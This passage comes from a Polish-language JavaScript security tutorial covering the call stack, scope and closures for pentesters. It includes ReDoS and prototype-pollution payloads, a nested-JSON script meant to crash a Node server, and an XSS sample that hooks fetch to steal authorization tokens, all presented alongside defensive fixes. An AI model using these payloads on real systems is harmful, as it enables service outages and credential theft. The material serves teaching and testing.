// Podatne regex (catastrophic backtracking)
const vulnerableRegex = /^(a+)+$/;
// Input: "aaaaaaaaaaaaaaaaaab"
// Silnik cofa setki tysięcy razy zanim stwierdzi brak dopasowania
vulnerableRegex.test("aaaaaaaaaaaaaaaaaab"); // zamraża Event Loop na sekundy/mi
nuty
```

CWE-1333 — Inefficient Regular Expression Complexity (ReDoS)

Stack Overflow jako DoS

Aplikacje przyjmujące zagnieżdżone dane użytkownika (JSON, XML, obiekty) bez ograniczenia głębokości są podatne na celowe przepełnienie stosu.

Prototype Pollution przez Call Stack

Gdy aplikacja rekurencyjnie mergeuje obiekty bez sprawdzania kluczy:

```
function merge(target, source) {
  for (let key in source) {
    if (typeof source[key] === 'object') {
      target[key] = target[key] || {};
      merge(target[key], source[key]); // rekurencja
    } else {
      target[key] = source[key];
    }
  }
}

// Payload: {"__proto__": {"admin": true}}
// Call Stack: merge → merge (dla __proto__) → przypisuje admin do Object.prototype
```

10. Jak identyfikować podczas pentestu

DevTools → Sources → Call Stack Panel

1. Otwórz **Sources** → ustaw breakpoint w dowolnej funkcji
2. Wywołaj akcję w aplikacji
3. Gdy wykonanie się zatrzyma, po prawej stronie zobaczysz panel **Call Stack**
4. Lista pokazuje aktualny stos wywołań od góry (bieżąca) do dołu (global)

Panel Call Stack (przykład):

▶ processPayment	payment.js:45
handleFormSubmit	app.js:234
EventListener.submit	(anonymous)
(anonymous)	index.html:12

Kliknij dowolną ramkę → skoczysz do tej linii kodu → zobaczysz jej lokalny Scope.

Szukanie ujawnionych stack traces

W Burp Suite → szukaj w odpowiedziach:

```
at .* \(.*\.\js:\d+:\d+\)
Error:.*\n.*at
Traceback \(\most recent call last\)
```

Regularne wyrażenie w Burp → Proxy → HTTP History → Response Body.

Testowanie ReDoS

```
// W konsoli DevTools – przetestuj czy regex jest podatny
const start = Date.now();
/^(a+)+$/ .test("a".repeat(20) + "b");
console.log(Date.now() - start + "ms"); // jeśli >1000ms → podatny
```

Testowanie głębokości rekurencji

```
# Burp Intruder / ręcznie – payload zagnieżdżonego JSON
import json

def nested_json(depth):
    data = "1"
    for _ in range(depth):
        data = f'{{"a":{data}}}'
    return data

# Wyślij z depth=100, 500, 1000, 5000, 10000
# Sprawdź czy serwer zwraca 500 lub się zawiesza
```

11. Jak testować bezpieczeństwo

- ☐ Czy stack traces są ujawniane w odpowiedziach HTTP (status 500)?
- ☐ Czy stack traces pojawiają się w konsoli JS w produkcji?
- ☐ Czy aplikacja przyjmuje głęboko zagnieżdżone dane bez limitu głębokości?
- ☐ Czy wyrażenia regularne są podatne na ReDoS (catastrophic backtracking)?
- ☐ Czy rekurencyjne funkcje mają ograniczenia głębokości?
- ☐ Czy nagłówek X-Powered-By lub inne ujawniają wersję frameworka?
- ☐ Czy synchroniczne operacje blokują Event Loop (DoS przez obciążenie CPU)?
- ☐ Czy source maps są dostępne w produkcji (ujawniają oryginalny kod)?
- ☐ Czy Error handling ujawnia wewnętrzne ścieżki plików?
- ☐ Czy użyte biblioteki mają znane podatności CVE (weryfikacja przez npm audit)?

12. Typowe scenariusze ataków

Scenariusz 1: Information Disclosure przez Stack Trace

Wymagania: Aplikacja nie obsługuje błędów i ujawnia wyjątki klientowi.

Przebieg:

1. Pentester wysyła celowo nieprawidłowe dane wejściowe (null byte, specjalne znaki, zbyt długi ciąg)
2. Aplikacja rzuca wyjątek bez obsługi błędów
3. Stack trace jest zwracany w odpowiedzi HTTP (status 500)
4. Pentester analizuje ścieżki plików, nazwy klas, wersje

Wpływ: MEDIUM — informacje wywiadowcze ułatwiające kolejne ataki.

Scenariusz 2: ReDoS — Zamrożenie Event Loop

Wymagania: Aplikacja waliduje dane użytkownika podatnym wyrażeniem regularnym.

Przebieg:

1. Pentester identyfikuje pola walidowane po stronie serwera (Node.js)
2. Testuje czas odpowiedzi z normalnym inputem: 50ms
3. Tworzy payload wywołujący catastrophic backtracking
4. Wysyła payload — serwer nie odpowiada przez kilka sekund
5. Serwer Node.js (jednowątkowy jak przeglądarka) nie może obsługiwać innych requestów

Wpływ: HIGH — Denial of Service bez uwierzytelnienia.

Scenariusz 3: Stack Overflow przez zagnieżdżony JSON

Wymagania: API przyjmuje dowolne JSON body i przetwarza je rekurencyjnie.

Przebieg:

```
import requests, json

def nested(depth):
    d = "1"
    for _ in range(depth):
        d = f'{{"x":{d}}}'
    return d

payload = nested(10000)
requests.post("/api/process", data=payload,
              headers={"Content-Type": "application/json"})
# → Stack Overflow w Node.js → crash procesu → DoS
```

Wpływ: CRITICAL — crash serwera prowadzący do niedostępności usługi.

13. Jak się zabezpieczać

Ukryj stack traces w produkcji

```
// Express.js – middleware obsługi błędów
app.use((err, req, res, next) => {
    // Loguj szczegóły wewnętrznie
    logger.error({
        message: err.message,
        stack: err.stack,
        url: req.url,
        method: req.method
    });

    // Odpowiedź dla klienta – minimum informacji
    const isProduction = process.env.NODE_ENV === 'production';
    res.status(500).json({
        error: isProduction ? 'Internal Server Error' : err.message
    });
    // stack NIGDY nie trafia do klienta
});
```

Ogranicz głębokość rekurencji

```
function safeParseNested(data, maxDepth = 10, currentDepth = 0) {
  if (currentDepth > maxDepth) {
    throw new Error("Maximum nesting depth exceeded");
  }

  if (typeof data !== 'object' || data === null) return data;

  return Object.keys(data).reduce((acc, key) => {
    acc[key] = safeParseNested(data[key], maxDepth, currentDepth + 1);
    return acc;
  }, {});
}
```

Waliduj rozmiar inputu JSON

```
// Express.js – ogranicz rozmiar body
const express = require('express');
app.use(express.json({ limit: '100kb' })); // domyślnie 100kb – dostosuj do potrzeb

// Flatted/fast-json-stringify z limitem głębokości
const flatted = require('flatted');
```

Bezpieczne regex

```
// Unikaj nested quantifiers: (a+)+ (a*)* (a+)*
// Używaj atomic groups lub possessive quantifiers (gdy dostępne)
// Testuj z biblioteką safe-regex lub vuln-regex-detector

const safeRegex = require('safe-regex');
const userRegex = new RegExp(userInput);

if (!safeRegex(userRegex)) {
  throw new Error("Potentially vulnerable regular expression");
}
```

14. Podsumowanie

Kluczowe fakty:

1. Call Stack śledzi wykonywanie funkcji — każde wywołanie to push, każdy return to pop
2. Stack jest synchroniczny i jednowątkowy — tylko jedna ramka jest aktywna naraz
3. Przepelnienie stosu (Stack Overflow) = za głęboka rekurencja → `RangeError`
4. Stack Trace ujawnia wewnętrzną strukturę aplikacji — ukrywaj w produkcji
5. Blokowanie Call Stack blokuje cały UI i wszystkie callbacki

Najczęstsze nieporozumienia:

- "Asynchroniczne funkcje są na Call Stack" — NIE. `setTimeout`, `fetch` etc. są obsługiwane poza Call Stack przez Web API. Callback wraca na Call Stack dopiero przez Event Loop.
- "Stack Overflow to błąd przeglądarki" — to błąd logiki programu (brakujący warunek zakończenia rekurencji).

- "Stack trace jest widoczny tylko w devtools" — może być wysyłany w HTTP response jeśli aplikacja go nie ukryje.

Jak rozpoznać w prawdziwej aplikacji

1. **DevTools** → **Sources** → ustaw breakpoint → wywołaj akcję → panel **Call Stack** po prawej
2. **Console** → `console.trace()` wewnątrz kodu → wydrukuje aktualny stack
3. **Network** → odpowiedzi 500 → sprawdź body pod kątem stack trace
4. **Console** → szukaj logów `Error: z at funkcja (plik:linia:kolumna)`
5. Burp Suite → Response body → regex `at .* \(.?:\d+:\d+\)` → stack trace

Powiązania

Call Stack

- Execution Context (Rozdział 2)
każda ramka Call Stack = jeden EC
- Event Loop (Rozdział 8)
Event Loop przenosi callbacki na Call Stack gdy jest pusty
- Prototype Pollution (Rozdział 7)
rekurencyjny merge obiektów → Call Stack → pollutia
- Service Workers (Rozdział 19)
Service Worker ma własny, niezależny Call Stack

Rozdział 4: Scope

1. Czym jest Scope

Scope (zakres widoczności) to zestaw reguł określający, które zmienne i funkcje są dostępne w danym miejscu kodu. Scope definiuje "widoczność" identyfikatorów — z jakiego miejsca możesz "zobaczyć" i użyć danej zmiennej.

Scope w JavaScript jest **leksykalny** (statyczny) — oznacza to, że zakres zmiennej jest określany przez jej *fizyczne położenie* w kodzie źródłowym, a nie przez sposób wywołania funkcji. Scope jest ustalany przez parser podczas fazy parsowania — zanim kod zostanie wykonany.

Scope nie jest obiektem dostępnym programiście. To abstrakcja opisująca Lexical Environment tworzony przez Execution Context.

Rodzaje Scope

1. **Global Scope** — zmienne dostępne wszędzie w programie. W przeglądarce to właściwości `window`.
2. **Function Scope** — zmienne `var` są dostępne wewnątrz funkcji, w której zostały zadeklarowane, i we wszystkich zagnieżdżonych funkcjach.
3. **Block Scope** — zmienne `let` i `const` są dostępne tylko wewnątrz bloku `{ }`, w którym zostały zadeklarowane.
4. **Module Scope** — zmienne w module ES6 są lokalne dla modułu (nie trafiają do `window`).

Czy jest częścią JavaScript

Scope jest częścią specyfikacji ECMAScript — opisany w kontekście Lexical Environments.

2. Dlaczego powstał

Problem: kolizje nazw i enkapsulacja

Wyobraź sobie duży program bez żadnego zakresu widoczności — wszystkie zmienne byłyby globalne. Dwie biblioteki definiujące `var count = 0` kolidowałyby ze sobą. Każda zmiana jednej zmiennej wpływałaby na cały program.

Scope rozwiązuje ten problem poprzez:

1. **Enkapsulację** — zmienne lokalne są niewidoczne z zewnątrz
2. **Bezpieczeństwo** — wrażliwe dane mogą być ukryte wewnątrz funkcji
3. **Reużywalność** — funkcje mogą używać lokalnych nazw bez martwienia się o kolizje

Ewolucja: od var do let/const

Oryginalne `var` ma scope funkcyjny, co prowadziło do nieoczekiwanych zachowań:

```
for (var i = 0; i < 3; i++) {
  setTimeout(() => console.log(i), 0);
}
// Wynik: 3, 3, 3 – nie 0, 1, 2!
// var i jest FUNKCYJNY, nie blokowy – jedna zmienna i dla całej pętli
```


ES6 (2015) wprowadził `let` i `const` z scope blokowym, rozwiązując ten problem:

```
for (let i = 0; i < 3; i++) {
  setTimeout(() => console.log(i), 0);
}
// Wynik: 0, 1, 2 – każda iteracja ma własne i
```

3. Jak działa

Scope Chain (łańcuch zakresów)

Gdy kod szuka zmiennej, silnik JS przeszukuje Scope Chain — serię Lexical Environments połączonych referencjami "outer":



Var vs Let/Const — zasadnicza różnica

```
function example() {
  // var – function scope
  if (true) {
    var funcScoped = "widzę cały function scope";
  }
  console.log(funcScoped); // "widzę cały function scope" – działa!

  // let – block scope
  if (true) {
    let blockScoped = "widzę tylko blok";
  }
  console.log(blockScoped); // ReferenceError: blockScoped is not defined
}
```

Shadowing — przysłanianie zmiennych

Wewnętrzny scope może "przysłonić" zewnętrzną zmienną o tej samej nazwie:

```
let x = "global";

function outer() {
  let x = "outer"; // przysłania globalny x

  function inner() {
    let x = "inner"; // przysłania x z outer
    console.log(x); // "inner"
  }

  inner();
  console.log(x); // "outer"
}

outer();
console.log(x); // "global"
```

Każde `x` to osobna zmienna w osobnym Lexical Environment.

Hoisting a Scope

`var` jest hoistowany do scope *funkcji* (nie bloku):

```
function test() {
  console.log(a); // undefined – hoistowane, ale bez wartości

  if (true) {
    var a = 5; // deklaracja hoistowana do scope funkcji
  }

  console.log(a); // 5
}
```

`let` / `const` są hoistowane do scope *bloku*, ale z TDZ:

```
{
  console.log(b); // ReferenceError – TDZ
  let b = 5;
  console.log(b); // 5
}
```

4. Co dzieje się wewnątrz

Lexical Environment jako implementacja Scope

Każdy Scope jest implementowany jako **Lexical Environment** (LE) — para:

- `EnvironmentRecord` — mapa identyfikatorów na wartości
- `outer` — referencja do zewnętrznego LE

Scope Chain to właśnie łańcuch takich referencji.

Static vs Dynamic Scope

JavaScript używa **static scope** (leksykalny) — zakres jest określony przez strukturę kodu, nie przez sposób wywołania:

```
let x = "global";

function showX() {
  console.log(x); // zawsze odczytuje x z miejsca DEFINICJI (global)
}

function changeContext() {
  let x = "local";
  showX(); // x = "global" — nie "local"!
  // W języku z dynamic scope byłoby "local"
}

changeContext(); // "global"
```

Gdyby JS używał dynamic scope (jak niektóre wersje Lispu czy Bash), `showX()` wypisałoby "local". Static scope jest bardziej przewidywalny i bezpieczniejszy.

IIFE — Immediately Invoked Function Expression

Przed modułami ES6 IIFE był głównym sposobem na tworzenie prywatnego scope:

```
(function() {
  // Prywatny scope — nic stąd nie wycieka do globalnego
  var privateVar = "nie widzę Cię z zewnątrz";

  // Publicznie ujawnione przez window
  window.myLib = {
    doSomething: function() { ... }
  };
})();

// privateVar niedostępna tutaj
```

with Statement i dynamiczny scope

`with` tymczasowo dodaje obiekt do Scope Chain:

```
const obj = { x: 10, y: 20 };

with (obj) {
  console.log(x + y); // 30 — x i y z obj przez Scope Chain
}
```

`with` jest zakazany w strict mode i deprecated. Psuje optymalizacje silnika (kompilator nie może statycznie określić scope) i tworzy zagrożenia bezpieczeństwa.

5. Analogiczny przykład z życia

Wyobraź sobie firmę z hierarchią pomieszczeń:

- **Hol wejściowy (Global Scope)** — widoczny dla wszystkich. Tablica z ogłoszeniami (globalne zmienne) dostępna każdemu.
- **Piętro 1 (Function Scope)** — pracownicy na tym piętrze widzą swoje dokumenty (lokalne zmienne) ORAZ ogłoszenia z holu.
- **Gabinet na piętrze 1 (Block Scope)** — tylko pracownicy w gabinecie widzą dokumenty w gabinecie. Dokumenty nie wychodzą poza drzwi.

Scope Chain: pracownik w gabinecie szukający dokumentu najpierw sprawdza gabinet, potem piętro, potem hol. Nigdy nie idzie do innego budynku (inny globalny scope).

Shadowing: jeśli i w gabinecie, i w holu jest tablica "PLAN DNIA", pracownik w gabinecie używa tablicy gabinetowej — nie widzi tablicy z holu (jest "przysłonięta").

6. Przykład kodu


```
// === GLOBAL SCOPE ===
const API_URL = "https://api.example.com"; // stała globalna

function createUserSession(userId) {
  // === FUNCTION SCOPE createUserSession ===

  const sessionId = generateSessionId(); // lokalna dla tej funkcji
  let attempts = 0; // lokalna, mutable

  function authenticate(password) {
    // === FUNCTION SCOPE authenticate (zagnieżdżona) ===

    attempts++; // dostęp do 'attempts' z zewnętrznego scope – closure!

    if (attempts > 3) {
      // === BLOCK SCOPE tego if ===
      const lockMessage = "Konto zablokowane"; // tylko w tym bloku
      logSecurityEvent(lockMessage, userId); // userId z najwyższego FEC
      return false;
      // lockMessage przestaje istnieć po opuszczeniu bloku
    }

    // lockMessage niedostępne tutaj (block scope)
    return verifyPassword(password, sessionId); // sessionId z FEC createUserSession
  }

  return {
    login: authenticate, // eksponujemy funkcję (closure)
    getSessionId: () => sessionId // closure na sessionId
  };
}

const session = createUserSession("user123");
// sessionId, attempts – niedostępne bezpośrednio
// session.login() – dostęp przez closure
```

Wyjaśnienie:

- `API_URL` — Global Scope → dostępny wszędzie
- `sessionId`, `attempts` — Function Scope `createUserSession` → dostępne w tej funkcji i zagnieżdżonych
- `lockMessage` — Block Scope `if {}` → tylko wewnątrz bloku
- `authenticate` przez closure "widzi" `attempts` i `sessionId` z zewnętrznego scope

7. Przykład z prawdziwej aplikacji

Aplikacja bankowa — ukrywanie danych przez Scope

```
// Moduł autoryzacji – zakres modułu (Module Scope)
const AuthModule = (function() {
  // Private – niedostępne poza IIFE
  const SECRET_KEY = process.env.JWT_SECRET;
  let activeTokens = new Map();

  function validateToken(token) {
    // SECRET_KEY dostępny przez closure
    return jwt.verify(token, SECRET_KEY);
  }

  // Public API
  return {
    login(credentials) {
      const payload = authenticate(credentials);
      const token = jwt.sign(payload, SECRET_KEY);
      activeTokens.set(token, Date.now());
      return token;
    },
    verify: validateToken,
    logout(token) {
      activeTokens.delete(token);
    }
  };
})();

// SECRET_KEY i activeTokens niewidoczne z zewnątrz
// AuthModule.SECRET_KEY → undefined
// AuthModule.login() → działa
```

Znaczenie dla pentestera:

- `SECRET_KEY` nie jest w `window.*` — nie można go odczytać z konsoli
- Ale jeśli aplikacja jest podatna na XSS — atakujący wykonuje kod *wewnątrz* modułu i może użyć closure

Podatność — var w pętli

```
// Legacy kod w systemie e-commerce
// Autoryzuje przeglądanie produktów tylko dla premium users
function loadProducts(products, isPremium) {
  var handlers = [];

  for (var i = 0; i < products.length; i++) {
    if (!isPremium && products[i].premiumOnly) {
      // Zamierzone: blokuj premium
      handlers.push(function() {
        console.log("Dostęp zabroniony");
      });
    } else {
      handlers.push(function() {
        // BUG: var i → ostatnia wartość pętli!
        // Wszystkie handlers pokażą produkty[products.length-1]
        showProduct(products[i]);
      });
    }
  }

  return handlers;
}

// Użycie let zamiast var naprawia problem
```

8. Typowe błędy programistów

Błąd 1: Var w pętli (klasyczny)

```
// Błąd
const buttons = document.querySelectorAll("button");
for (var i = 0; i < buttons.length; i++) {
  buttons[i].addEventListener("click", () => {
    console.log(i); // zawsze wypisze buttons.length, nie indeks
  });
}

// Poprawka 1: let
for (let i = 0; i < buttons.length; i++) { // każda iteracja ma własne i
  buttons[i].addEventListener("click", () => console.log(i));
}

// Poprawka 2: forEach (własny scope callbacka)
buttons.forEach((btn, i) => {
  btn.addEventListener("click", () => console.log(i));
});
```

Błąd 2: Przypadkowe zmienne globalne

```
function processData(input) {
  result = transform(input); // brak const/let/var → globalna!
  return result;
}

processData("test");
console.log(window.result); // widoczna globalnie!
```

Błąd 3: Shadowing mylący logikę

```
const user = { name: "Admin", role: "admin" };

function checkPermission(user) { // parametr przysłania globalnego user
  if (user.role === "admin") { // sprawdza PARAMETR, nie globalny obiekt
    grantAccess(); // może to zamierzone, może bug
  }
}

// Lepiej: jednoznaczne nazwy
function checkPermission(requestingUser) { ... }
```

Błąd 4: With statement zaciemniający scope

```
// Zakaz: with utrudnia analizę statyczną i jest zabroniony w strict mode
with (document) { // dodaje document do scope
  with (document.body) { // i document.body
    // Co to jest 'style'? document.style? document.body.style? lokalna?
    style.backgroundColor = "red";
  }
}
```

9. Znaczenie dla bezpieczeństwa

Scope jako mechanizm izolacji

Scope to pierwsza linia obrony przed nieuprawnionym dostępem do danych. Prywatne zmienne w zamkniętym scope nie są dostępne bezpośrednio z zewnątrz.

Ale: XSS łamie tę izolację. Jeśli atakujący wstrzyknie kod wykonujący się w tym samym Execution Context, ma dostęp do closure'ów i zmiennych tego kontekstu.

Global Scope Pollution

Zmienne w Global Scope (`window.*`) są dostępne z każdego miejsca, w tym:

- Z wstrzykniętego kodu (XSS)
- Z console DevTools przez użytkownika
- Z zewnętrznych skryptów na tej samej stronie

Zasada minimalizacji Scope: wrażliwe dane powinny być w możliwie najmniejszym scope.

Variable Shadowing jako wektor

Rzadko spotykany, ale realny:

```
// Biblioteka bezpieczeństwa definiuje globalnie:
window.isSecure = true;

// Strona atakuje przez DOM Clobbering (rozdział 10)
// lub przez Prototype Pollution (rozdział 7):
Object.prototype.isSecure = false;

// Kod sprawdzający:
function checkSecurity() {
    console.log(isSecure); // false – z prototype, nie z window!
}
```

Powiązane CWE

- **CWE-1071** — Empty Catch Block (ukrywanie błędów scope)
- **CWE-1100** — Insufficient Isolation of System-Dependent Functions
- **CWE-1188** — Insecure Default Initialization of Resource

10. Jak identyfikować podczas pentestu

DevTools → Sources → Scope Panel

Podczas debugowania (breakpoint aktywny):

```

Panel Scope → sekcja Local:
|   parametry funkcji
|   zmienne let/const/var

Panel Scope → sekcja Closure:
|   zmienne z zewnętrznych zakresów "złapane" przez closure

Panel Scope → sekcja Script:
|   zmienne na poziomie pliku JS (module scope)

Panel Scope → sekcja Global:
|   window.* – wszystkie globalne

```

Szukanie globalnych wycieków

```

// W konsoli DevTools – znajdź niestandardowe globalne zmienne
const nativeProps = new Set(Object.getOwnPropertyNames(window.__proto__.__proto__));
Object.keys(window).filter(k => !nativeProps.has(k));

// Lub prościej:
Object.keys(window).filter(k => typeof window[k] !== 'function' &&
    !k.startsWith('_') &&
    window[k] !== null);

```

Szukanie var w pętlach (Source Review)

W DevTools → Ctrl+Shift+F → szukaj `for (var :`

```
for (var i // potencjalny closure bug
```

Szukanie with statement

```
with ( // deprecated, potencjalnie niebezpieczny
```

11. Jak testować bezpieczeństwo

- ☐ Czy wrażliwe dane (tokeny, klucze) są w Global Scope (window.*)?
- ☐ Czy zmienne globalne mogą być nadpisane z zewnątrz?
- ☐ Czy with() jest używany (zakazany w strict mode, podatny)?
- ☐ Czy var w pętlach tworzy niezamierzone closures (logika security)?
- ☐ Czy moduły ES6 lub IIFE izolują prywatne dane?
- ☐ Czy strict mode ('use strict') jest włączony – zapobiegając przypadkowym globalom?
- ☐ Czy shadowing zmiennych nie zaciemnia logiki autoryzacji?
- ☐ Czy po XSS atakujący może odczytać dane z Scope przez closure?
- ☐ Czy DevTools ujawnia wrażliwe dane w panelu Scope?
- ☐ Czy source maps ujawniają prywatne zmienne i ich nazwy?

12. Typowe scenariusze ataków

Scenariusz 1: XSS → dostęp do zamkniętych danych przez Scope

Wymagania: XSS w kontekście strony, która przechowuje wrażliwe dane w zamkniętym scope.

Przebieg:

```
// Strona ofiara:
(function() {
  const authToken = "secret_jwt_token_here";

  document.getElementById("login-btn").addEventListener("click", () => {
    fetch("/api/login", {
      headers: { Authorization: authToken } // używa authToken przez ciosu
    })
    .then(response => {
      // ...
    })
    .catch(error => {
      // ...
    });
  });
})();

// Payload XSS wstrzyknięty w komentarzu lub innym wektorze:
// Wykonuje się w GLOBAL scope – NIE ma dostępu do authToken!
// Ale może przechwycić przez monkey-patching fetch:
const originalFetch = fetch;
window.fetch = function(url, options) {
  // Przechwytuje wywołania fetch – widzi nagłówki!
  exfiltrate(options?.headers?.Authorization);
  return originalFetch.apply(this, arguments);
};
```

Ograniczenia: CSP blokuje external fetch. Wymaga XSS w tym samym origin.

Scenariusz 2: Nadpisanie globalnej zmiennej konfiguracyjnej

Wymagania: Aplikacja przechowuje konfigurację bezpieczeństwa w Global Scope.

Przebieg:

1. Pentester identyfikuje: `window.SECURITY_CONFIG = { requireMFA: true }`
2. XSS lub DOM Clobbering nadpisuje: `window.SECURITY_CONFIG = { requireMFA: false }`
3. Logika aplikacji sprawdza `SECURITY_CONFIG.requireMFA` → `false` → pomija MFA

Wpływ: Obejście mechanizmów bezpieczeństwa.

13. Jak się zabezpieczać

Minimalizuj Global Scope

```
// Zamiast zmiennych globalnych – użyj modułów
// config.mjs
export const API_URL = "https://api.example.com";
export const TIMEOUT = 5000;

// app.mjs
import { API_URL } from './config.mjs';
// API_URL nie jest w window.API_URL
```

Strict Mode eliminuje przypadkowe globale

```
"use strict";

function processData(input) {
    result = transform(input); // ReferenceError w strict mode – nie cicha globalna!
}
```

Preferuj const > let > var

```
// const – block scope, nie może być reassigned
const MAX_RETRIES = 3;

// let – block scope, może być reassigned
let retryCount = 0;

// var – UNIKAJ poza legacy code (function scope, hoistowany, podatny na bugi)
```

Izoluj moduły przez IIFE lub ES modules

```
// ES6 module (zalecane)
// Plik: auth.mjs
const privateKey = "..."; // nie w window

export function verify(token) {
    return jwt.verify(token, privateKey); // closure na privateKey
}
```

14. Podsumowanie

Kluczowe fakty:

1. Scope = reguły widoczności zmiennych, statycznie określone przez strukturę kodu
2. JavaScript ma 4 rodzaje scope: Global, Function, Block (ES6), Module (ES6)
3. Scope Chain = łańcuch Lexical Environments przeszukiwany od wewnętrznego do globalnego
4. `var` → Function Scope (hoistowany); `let` / `const` → Block Scope (TDZ)
5. Shadowing = wewnętrzna zmienna przysłania zewnętrzną o tej samej nazwie

Najczęstsze nieporozumienia:


- "Scope to to samo co Execution Context" — EC to szerszy koncept zawierający m.in. Scope (Lexical Environment)
- "Closure tworzy kopię zmiennej" — NIE. Closure przechowuje *referencję* do Lexical Environment — zmiany zmiennej są widoczne przez closure
- "var jest block-scoped w ES6" — NIE. var zawsze ma function scope. ES6 dodał let/const z block scope

Jak rozpoznać w prawdziwej aplikacji

1. **DevTools → Sources → breakpoint → panel Scope** — widzisz wszystkie zakresy

2. **Console** → `Object.keys(window)` — szukaj niestandardowych globalnych zmiennych
 3. **Sources** → **Ctrl+Shift+F** → szukaj `var` w pętlach, `with (`, przypadkowych globali (brak deklaracji)
 4. **Application** → **Local Storage** — czy klucze sesji są w storage zamiast zamkniętego scope?
 5. Szukaj w kodzie: zmiennych dostępnych jako `window.x` — czy zawierają wrażliwe dane?
-

Powiązania



Rozdział 5: Closures

1. Czym jest Closure

Closure (domknięcie) to funkcja, która "zapamiętuje" Lexical Environment (środowisko leksykalne) ze swojego miejsca definicji — nawet jeśli jest wywoływana w zupełnie innym miejscu lub po tym, jak zewnętrzna funkcja już zakończyła działanie.

Formalnie: closure to połączenie funkcji i jej Lexical Environment (zestawu zmiennych dostępnych w momencie tworzenia funkcji).

Closure nie jest cechą, którą musisz "włączyć" — w JavaScript *każda* funkcja jest closure. Za każdym razem gdy stworzysz funkcję, przechowuje ona referencję do swojego Lexical Environment.

Gdzie istnieje

Closure istnieje w silniku JavaScript jako para:

1. Obiekt funkcji (Function Object) — kod do wykonania
2. Referencja do Lexical Environment — gdzie szukać zmiennych

Closure jest częścią specyfikacji ECMAScript.

Kiedy ma znaczenie

Closure "robi różnicę" gdy funkcja wewnętrzna outlives (przeżywa) funkcję zewnętrzną:

```
function outer() {  
  let x = 10; // zmienna w outer  
  
  return function inner() { // inner "zamknął" x  
    console.log(x); // x żyje, bo inner na nie wskazuje  
  };  
}  
  
const fn = outer(); // outer zakończył, ale x jeszcze żyje!  
fn(); // 10 – x nadal dostępny przez closure
```

Gdyby nie closure, `x` zostałoby zniszczone gdy `outer()` zakończy działanie. Closure "trzyma" zmienną przy życiu.

2. Dlaczego powstał

Problem: stan prywatny w JavaScript

JavaScript nie ma (do ES2022) prywatnych pól klas w sensie językowym (choć `#field` je dodaje). Historycznie closure było jedynym sposobem na ukrycie stanu — tworzenie "prywatnych" zmiennych, do których dostęp jest kontrolowany przez funkcje.

Problem: funkcje z pamięcią

Bez closure każde wywołanie funkcji zaczyna od zera — żadnej pamięci między wywołaniami bez zmiennych globalnych. Closure pozwala funkcji "pamiętać" stan między wywołaniami.

Asynchroniczność i callbacki

Closure jest fundamentalne dla asynchronicznego programowania. Callback wywołany po 5 sekundach "pamięta" kontekst w którym był stworzony:

```
function startCountdown(seconds) {
  let remaining = seconds;

  const interval = setInterval(() => {
    remaining--; // closure na 'remaining'
    console.log(remaining);
    if (remaining <= 0) clearInterval(interval);
  }, 1000);
}


startCountdown(5); // callback pamięta 'remaining' przez 5 sekund
```

3. Jak działa

Mechanizm krok po kroku

```
1. Definicja funkcji wewnętrznej
   |
   v
2. Silnik tworzy Function Object
   |
   |— code: ciało funkcji
   |— [[Environment]]: referencja do bieżącego Lexical Environment
   |
   v
3. Gdy zewnętrzna funkcja kończy działanie:
   - Jej EC jest zdejmowany z Call Stack
   - Jej Lexical Environment NIE jest niszczone (jest referencja z closure)
   - GC nie usuwa LE dopóki istnieje referencja
```

Diagram pamięci



Współdzielona referencja — nie kopia

Closure przechowuje *referencję* do Lexical Environment, nie kopię wartości. Zmiany zmiennej są widoczne przez closure:

```
